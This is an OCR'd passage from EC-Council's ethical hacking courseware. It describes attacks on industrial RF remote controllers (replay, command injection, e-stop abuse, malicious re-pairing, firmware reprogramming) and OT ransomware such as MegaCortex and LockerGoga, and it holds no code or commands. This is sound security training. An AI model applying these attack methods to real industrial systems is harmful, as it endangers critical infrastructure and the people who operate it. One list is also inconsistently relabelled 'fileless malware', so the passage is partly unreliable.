
Re-pairing with Malicious RF controller

Attackers hijack the original remote controller and pair it with the machine using a malicious RF controller, which they disguise as a legitimate one



Malicious Reprogramming Attack

Attackers inject malware into the firmware of the remote controllers to maintain a persistent and completely remote access to the system



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Industrial Systems through RF Remote Controllers

Most industrial machines are operated via remote controllers. These remote controllers are used in various industries, such as manufacturing, logistics, mining, and construction, for automation or to control machines. Devices in a network use a transmitter (TX) and receiver (RX) to communicate with each other. While the transmitter (TX) passes radio commands (via buttons), the receiver (TX) reacts to the corresponding commands. Improper security

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

implementations in devices operating via remote controllers can pose severe security risks to industrial systems.

Attackers can stand within the radius of the target system and use a specially designed radio transceiver-type device. The device helps attackers to design their own packets and send them in a network to gain access over the industrial system and perform various malicious activities.

Listed below are threats industrial systems often face via RF remote controllers:

- **Replay Attack**

  Attackers record the commands (RF packets) transmitted by an operator and replay them to the target system to gain basic control over the system.




Figure 18.73: Replay attack on industrial systems

- **Command Injection**

  Being aware of RF protocols, attackers can alter RF packets or inject their own packets employing reverse-engineering techniques to gain complete access over the machine. Attackers capture and record commands, perform reverse engineering to derive other commands used to control the target device, and inject those commands to manipulate the normal operation of the target device.




Figure 18.74: Command injection attack on industrial systems

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Abusing E-stop**

  Using the above information, the attacker can send multiple e-stop (emergency stop) commands to the target device to cause DoS.




Figure 18.75: Abusing e-stop to perform a DoS attack

- **Re-pairing with Malicious RF Controller**

  An attacker can hijack the original remote controller and pair up with the machine using a malicious RF controller, disguised as a legitimate one. Attackers send malicious requests to pair with target RF controllers, capture the command sequence, hijack the legitimate controller, and use a malicious controller to perform various attacks on the target device.




Figure 18.76: Malicious re-pairing attack on an industrial machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Reprogramming Attack**

  Attackers can inject malware into the firmware running on the remote controllers to maintain persistent and complete remote access over the target industrial system.




Figure 18.77: Malicious reprogramming attack on an industrial machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware

- Attackers develop malware targeting industrial systems. These malware can cause potential damage to the software and hardware that is used to operate critical infrastructure

MegaCortex

- MegaCortex is novel ransomware that targets OT networks, corporate networks and industrial sectors
- It is installed on compromised systems using Trojan downloaders such as Qakbot aka Qbot, Emotet, and Rietspoof

OT Malwares

- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer
- SamSam
- Shamoon3
- VPNFilter
- Havex

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware

Attackers are developing malware targeting industrial systems. OT malware such as Havex and Industroyer have caused severe disruption to business processes on industrial networks. It can cause potential damage to the software and hardware that is used to operate critical infrastructure. In some scenarios, OT malware can also propagate the infection and make the devices connected to the network inoperable. Industrial control systems are more susceptible to malware attacks as they are connected to a wider network. In addition, OT solutions are often vulnerable to malware attacks as they use proprietary systems and legacy technology that are not regularly updated and patched. OT ransomware, once it has infected an industrial system, can destructively lock and encrypt the hard drive files, making the system inaccessible and unusable.

Discussed below are some popular examples of OT malware:

- **MegaCortex**

  MegaCortex is novel ransomware that targets OT networks, corporate networks, and industrial sectors. MegaCortex is installed on compromised systems using trojan downloaders. After gaining access to the corporate network through the compromised system, attackers try to access domain controllers and propagate the infection to other systems connected in the network. The trojans used for the distribution of MegaCortex are Qakbot (aka Qbot), Emotet, and Rietspoof.

  After gaining full access to the network, attackers use renamed command-line tools such as PsExec to execute the remote process and distribute the batch file winnit.exe along with the ransomware to the other systems connected to the network. The ransomware uses this batch file to encrypt the files and data stored on the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

compromised systems. Finally, MegaCortex displays a ransom note threatening the victim to pay a ransom for decrypting the files, failing which the data will be made public.




Figure 18.78: Screenshot of OT malware – MegaCortex


Listed below are some additional examples of fileless malware:

- Disruptionware
- LockerGoga
- Triton
- Olympic Destroyer
- SamSam
- Shamoon3
- VPNFilter
- Havex

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OT Malware Analysis: LockerGoga Ransomware

- LockerGoga ransomware has attacked many industrial organizations such as building and construction, financial services, metals, chemicals, data storage and warehousing by compromising their critical operations
- To execute LockerGoga ransomware, attackers need administrative privileges, and therefore, before running the ransomware, attackers must gain access to the target system and elevate their privileges



